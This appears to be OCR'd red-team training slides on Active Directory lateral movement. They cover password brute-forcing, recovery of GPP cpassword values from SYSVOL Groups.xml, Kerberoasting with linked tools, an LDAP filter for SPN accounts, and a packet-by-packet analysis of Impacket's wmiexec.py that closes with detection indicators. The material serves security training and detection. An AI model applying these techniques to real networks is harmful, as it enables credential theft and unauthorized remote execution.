
There are scripts available:

- You can use https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Invoke-ADPasswordBruteForce.ps1, if you have access to a compromised workstation
- https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts/blob/master/ldaputility.exe using the `PasswordBruteForce` switch

Lateral Movements

Credentials can also be found in exposed shares including the SYSVOL folder located on domain controllers

The Groups.xml file can be used to set local administrator on remote system via GPP



```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Admini
strator (built-in)" image="1" changed="2014-02-06 19:33:28" uid="{C73C0939-38FB-4287-AC48-478F614F5EF7}" userContext="0"
 removePolicy="0"><Properties action="R" fullName="Administrator" description="Administrator" cpassword="PCXrmCkYWyRRx3b
f+zqEydW9/trbFToMDx6fAvmeCDw" changeLogon="0" noChange="0" neverExpires="1" acctDisabled="0" subAuthority="" userName="A
dministrator (built-in)"/></User>
</Groups>
```

The key is public and the password can be retrieved. You can automate the process using utility such as https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1

Microsoft mitigated this one by removing the feature. You may still find an old one. LAPS is also super popular now to avoid reusing local administrator password

Lateral Movements

The kerberoasting attack takes advantage of how service accounts leverage Kerberos authentication with Service Principal Names (SPNs). Any users on the domain can request a service ticket (TGS) for services accounts that have the SPN configured

The ticket is encrypted using the account password, meaning that it can be attacked

Several publicly available tools can be used to retrieve the ticket

- https://github.com/GhostPack/Rubeus
- https://github.com/nidem/kerberoast
- https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1
- https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetUserSPNs.py

Lateral Movements

Before you attempt to extract the account hashes ,you can list the account that SPN using LDAP

The UserAccountControl is not 2 = DISABLED_ACCOUNT USERACCOUNTCONTROL IS 512 = NORMAL_ACCOUNT

(&(servicePrincipalName=*)(UserAccountControl:1.2.840.113556.1.4.803:=512)

(!(UserAccountControl:1.2.840.113556.1.4.803:=2))(!(objectCategory=computer))

Lateral Movements

A regular user can request a ticket for any server principal and can attempt a brute force

The ticket is encrypted using the account password as the key


Several type of encryption can be used:

Check the `msDS-SupportedEncryptionTypes` Attribute in Active Directory

Lateral Movements

The defaults setting are `RC4_HMAC_MD5 | AES128_CTS_HMAC_SHA1_96 | AES256_CTS_HMAC_SHA1_96`

- AKA *0x1C* or *28* in decimal




```
C:\Users\rz\Desktop>ldapquery.exe RINGZER0 "(&(objectClass=computer))" msDS-SupportedEncryptionTypes
Querying LDAP://RINGZER0
Querying: (&(objectClass=computer))
Extracting: msDS-SupportedEncryptionTypes
28,
```

Lateral Movements

Impacket is a wonderful suite of tools that can be used to perform lateral movement, but at what cost?

The case of wmiexec.py


It start with a good ol' NTLMSSP NEGOTIATE to authenticate the user




```
48 12.756755   192.168.197.139   192.168.197.131   TCP    60 50382 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0
49 12.757020   192.168.197.139   192.168.197.131   SMB   127 Negotiate Protocol Request
51 12.771666   192.168.197.131   192.168.197.139   SMB2  506 Negotiate Protocol Response
52 12.771928   192.168.197.139   192.168.197.131   TCP    60 50382 → 445 [ACK] Seq=74 Ack=453 Win=64128 Len=0
53 12.772849   192.168.197.139   192.168.197.131   SMB2  164 Negotiate Protocol Request
54 12.773171   192.168.197.131   192.168.197.139   SMB2  506 Negotiate Protocol Response
55 12.774577   192.168.197.139   192.168.197.131   SMB2  212 Session Setup Request, NTLMSSP_NEGOTIATE
56 12.774826   192.168.197.131   192.168.197.139   SMB2  401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
57 12.779400   192.168.197.139   192.168.197.131   SMB2  520 Session Setup Request, NTLMSSP_AUTH, User: \administrator
58 12.780910   192.168.197.131   192.168.197.139   SMB2  139 Session Setup Response
```

Lateral Movements

Then it initializes the remote wmi instance over DCERPC



```
TCP        74 35840 → 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1510623061 TSecr=0 WS=128
TCP        66 135 → 35840 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP        60 35840 → 135 [ACK] Seq=1 Ack=1 Win=64256 Len=0
DCERPC    166 Bind: call_id: 1, Fragment: Single, 1 context items: ISystemActivator V0.0 (32bit NDR), NTLMSSP_NEGOTIATE
DCERPC    360 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
TCP        60 35840 → 135 [ACK] Seq=113 Ack=307 Win=64128 Len=0
DCERPC    456 AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: \administrator
TCP        60 50382 → 445 [ACK] Seq=808 Ack=1337 Win=64128 Len=0
TCP        54 135 → 35840 [ACK] Seq=307 Ack=515 Win=2101760 Len=0
ISyste…   566 RemoteCreateInstance request
ISyste…  1238 RemoteCreateInstance response
```




```
DCERPC    166 Bind: call_id: 1, Fragment: Single, 1 context items: IWbemLevel1Login V0.0 (32bit NDR), NTLMSSP_NEGOTIATE
DCERPC    360 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
TCP        60 59592 → 49667 [ACK] Seq=113 Ack=307 Win=64128 Len=0
DCERPC    456 AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: \administrator
TCP        60 35840 → 135 [ACK] Seq=1027 Ack=1491 Win=64128 Len=0
TCP        54 49667 → 59592 [ACK] Seq=307 Ack=515 Win=262144 Len=0
DCERPC    210 Request: call_id: 2, Fragment: Single, opnum: 6, Ctx: 0 IWbemLevel1Login V0
```

```
0000  00 0c 29 4a 50 7a 00 0c  29 c9 62 57 08 00 45 00   ··)JPz·· )·bW··E·
0010  00 c4 e4 84 40 00 40 06  49 4f c0 a8 c5 8b c0 a8   ····@·@· IO······
0020  c5 83 e8 c8 c2 03 3c d1  ad 07 34 77 c8 50 50 18   ······<· ··4w·PP·
0030  01 f5 f4 67 00 00 05 00  00 83 10 00 00 00 9c 00   ···g···· ········
0040  10 00 02 00 00 00 5c 00  00 00 00 00 06 00 2f 0c   ······\· ······/·
0050  01 00 0c 01 00 00 31 cd  66 7e 76 cd d2 75 05 00   ······1· f~v··u··
0060  06 00 00 00 00 00 00 00  00 00 b2 2e 5f 74 89 ac   ········ ···._t··
0070  b3 60 b8 17 5b 1b 99 1a  c1 3c 00 00 00 00 5d 74   ·`··[··· ·<····]t
0080  00 00 0f 00 00 00 00 00  00 00 0f 00 00 00 2f 00   ········ ······/·
0090  2f 00 2e 00 2f 00 72 00  6f 00 6f 00 74 00 2f 00   /·.·/·r· o·o·t·/·
00a0  63 00 69 00 6d 00 76 00  32 00 00 00 bf bf 00 00   c·i·m·v· 2·······
00b0  00 00 00 00 00 00 00 00  00 00 0a 05 00 00 7f 35   ········ ·······5
00c0  01 00 01 00 00 00 77 96  53 9e 64 aa 8b 58 00 00   ······w· S·d··X··
00d0  00 00                                              ··
```

Lateral Movements


Then, it opens the Win32_Process to ready the process creation




```
DCERPC     594 Request: call_id: 7, Fragment: Single, opnum: 24, Ctx: 2 IWbemServices V0

0000  00 0c 29 4a 50 7a 00 0c  29 c9 62 57 08 00 45 00   ··)JPz·· )·bW··E·
0010  00 d4 e4 8a 40 00 40 06  49 39 c0 a8 c5 8b c0 a8   ····@·@· I9······
0020  c5 83 e8 c8 c2 03 3c d1  b2 27 34 77 cb ec 50 18   ······<· ·'4w··P·
0030  01 f5 63 5b 00 00 05 00  00 83 10 00 00 00 ac 00   ··c[···· ········
0040  10 00 06 00 00 00 6c 00  00 00 02 00 06 00 2b 7c   ······l· ······+|
0050  01 00 0c 01 00 00 85 f5  ff aa ab d6 25 89 05 00   ········ ····%···
0060  06 00 00 00 00 00 00 00  00 00 b2 2e 5f 74 89 ac   ········ ···._t··
0070  b3 60 b8 17 5b 1b 99 1a  c1 3c 00 00 00 00 af 3e   ·`··[··· ·<·····>
0080  00 00 0d 00 00 00 1a 00  00 00 0d 00 00 00 57 00   ········ ······W·
0090  69 00 6e 00 33 00 32 00  5f 00 50 00 72 00 6f 00   i·n·3·2· _·P·r·o·
00a0  63 00 65 00 73 00 73 00  bf bf 00 00 00 00 00 00   c·e·s·s· ········
00b0  00 00 84 00 00 00 00 00  00 00 00 00 00 00 10 8a   ········ ········
00c0  00 00 00 00 00 00 00 00  00 00 0a 05 00 00 81 35   ········ ·······5
00d0  01 00 01 00 00 00 c9 c8  11 ab 34 ab 5b 22 00 00   ········ ··4·["··
00e0  00 00                                              ··
```

Lateral Movements

Finally, the process is registered, and the command is executed




```
__1573571092.86
C:\Windows
__1573571092.86 - Notepad
Press any key to continue . . .
```



```
....5..........      ....................    ............+|............%..............._t...`..[....<....A................W.i.n.
3.2._.P.r.o.c.e.s.s...^l..............C.r.e.a.t.e.........................MEOW.........s...M...K.$...E:........K.$........xV4......S........
..........................*.......s...v.............................__PARAMETERS..abstract.....................CommandLine..string...................
........7....In.....................
........7...^...................Win32API|Process and Thread Functions|lpCommandLine ..MappingStrings...............)...
........7...^................ .......ID...............6...
........Y...^................ ....................string....................CurrentDirectory..string...................
.............In.....................
...............................Win32API|Process and Thread Functions|CreateProcess|lpCurrentDirectory ..MappingStrings..............)...
.......................+..... .......ID...............6...
.......................+..... ......r.............string.
..................ProcessStartupInformation..object.
.................
.............In.
.................
.........................L....WMI|Win32_ProcessStartup..MappingStrings.
.............)...
.......................f..... ..D....ID.
.............6...
.......................f.....
..D.................object:Win32_ProcessStartup..........................................................................................
.........................................................................................................................................
.........................................................................................................................................
.......................r........0....N...........S....__PARAMETERS..cmd.exe /Q /c pause 1> \\127.0.0.1\ADMIN$\__1573571092.86 2>&1..C:\....U..........
```

Lateral Movements

The output is retrieved over SMB3




```
105 13.186851    192.168.197.131    192.168.197.139    DCERPC   1270 Response: call_id: 7, Fragment: Single, Ctx: 2 IWbemServices V0
106 13.195337    192.168.197.139    192.168.197.131    SMB2      230 Encrypted SMB3
107 13.195687    192.168.197.131    192.168.197.139    SMB2      190 Encrypted SMB3
108 13.195948    192.168.197.139    192.168.197.131    TCP        60 50382 → 445 [ACK] Seq=984 Ack=1473 Win=64128 Len=0
109 13.197945    192.168.197.139    192.168.197.131    SMB2      260 Encrypted SMB3
110 13.198078    192.168.197.131    192.168.197.139    SMB2      182 Encrypted SMB3
111 13.199440    192.168.197.139    192.168.197.131    SMB2      178 Encrypted SMB3
112 13.199580    192.168.197.131    192.168.197.139    SMB2      178 Encrypted SMB3
113 13.201006    192.168.197.139    192.168.197.131    SMB2      230 Encrypted SMB3
114 13.201790    192.168.197.131    192.168.197.139    SMB2      190 Encrypted SMB3
115 13.203377    192.168.197.139    192.168.197.131    SMB2      260 Encrypted SMB3
116 13.203499    192.168.197.131    192.168.197.139    SMB2      182 Encrypted SMB3
```

SMB3 is the latest version that fully encrypt the data. You can downgrade it to SMB1 for you test and see the data

Lateral Movements

The process tree confirms the execution via the WMI process



```
⊟ svchost.exe              < 0.01   11,844 K   9,236 K    740 Host Process for Windows S...
  ⊟ WmiPrvSE.exe                     8,360 K   8,184 K   3588 WMI Provider Host
    ⊟ cmd.exe                        2,012 K      20 K   4400 Windows Command Processor
        conhost.exe        < 0.01    6,504 K     900 K   3372 Console Window Host
  WmiPrvSE.ex  Command Line:                                            Host
  StartMenuExp   cmd.exe /Q /c pause 1> \\127.0.0.1\ADMIN$\__1573571092.86 2>&1
  RuntimeBroke Path:                                                    r
                 C:\Windows\System32\cmd.exe
```

Lateral Movements

From a detection perspective, we observed the following behavior

SMB authentication

Cmd.exe was spawned by WmiPrvSe.exe

